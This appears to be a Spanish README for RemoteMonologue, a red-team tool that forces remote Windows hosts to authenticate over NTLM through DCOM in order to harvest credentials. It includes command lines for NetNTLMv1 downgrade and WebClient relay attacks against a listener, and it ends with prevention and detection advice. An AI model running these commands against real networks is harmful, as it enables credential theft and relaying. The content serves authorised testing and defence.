
 xforcered/remotemonologue
Armando DCOM para coerciones de autenticación NTLM

RemoteMonologue es una técnica de recolección de credenciales de Windows que permite comprometer usuarios de forma remota aprovechando la clave RunAs del usuario interactivo y forzando autenticaciones NTLM mediante DCOM.
Lea RemoteMonologue: Weaponizing DCOM for NTLM Authentication Coercions de X-Force Red para obtener información detallada.
🔹 Coerción de autenticación mediante DCOM (-dcom)
ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession) para desencadenar una autenticación NTLM contra un listener específico (-auth-to).🔹 Spraying de credenciales (-spray)
🔹 Ataque de degradación NetNTLMv1 (-downgrade)
🔹 Abuso del servicio WebClient (-webclient)
🔹 Enumeración de usuarios (-query)
Nota: Se requieren privilegios de administrador local en el sistema objetivo.
pip install impacket
A continuación se muestra un ejemplo de ejecución de RemoteMonologue con el ataque de degradación NetNTLMv1 y usando Responder como listener. Por defecto, si no se especifica una opción DCOM, la herramienta usa el objeto DCOM ServerDataCollectorSet.
RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

A continuación se muestra otro ejemplo, esta vez el ataque se ejecuta usando el objeto DCOM FileSystemImage y habilitando el servicio WebClient para obtener una autenticación HTTP, que luego se retransmite a LDAP usando ntlmrelayx.
RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage

Para protegerse contra estas técnicas y detectarlas, se pueden implementar varias medidas preventivas y de detección.
Medidas preventivas:
Habilite la firma LDAP y el enlace de canal: Configure la aplicación de la firma LDAP y el enlace de canal en los controladores de dominio para proteger el endpoint LDAP de ataques de retransmisión. Nota: Esta configuración se aplicará de forma predeterminada a partir de Windows Server 2025.
Actualice a las versiones más recientes de Windows: Actualice los servidores a Windows Server 2025 y las estaciones de trabajo a Windows 11 versión 24H2 para mitigar los ataques de degradación NetNTLM, ya que NTLMv1 se ha eliminado en estas versiones.
Aplique la firma SMB: Habilite y aplique la firma SMB en los servidores Windows para prevenir ataques de retransmisión SMB.
Implemente políticas de contraseñas seguras: Aplique requisitos de contraseñas seguras para que los ataques de descifrado de contraseñas sean más difíciles.
Oportunidades de detección:
Supervise el acceso remoto a los objetos DCOM: Realice un seguimiento del acceso a los objetos DCOM afectados y a sus Propiedades y Métodos específicos para identificar actividad inusual.
Supervise las modificaciones del registro: Supervise los cambios en las claves de registro RunAs y LmCompatibilityLevel.
Realice un seguimiento de la actividad del servicio WebClient: Supervise los casos en los que el servicio WebClient se habilita de forma remota, ya que esto se utiliza para facilitar las autenticaciones NTLM basadas en HTTP.






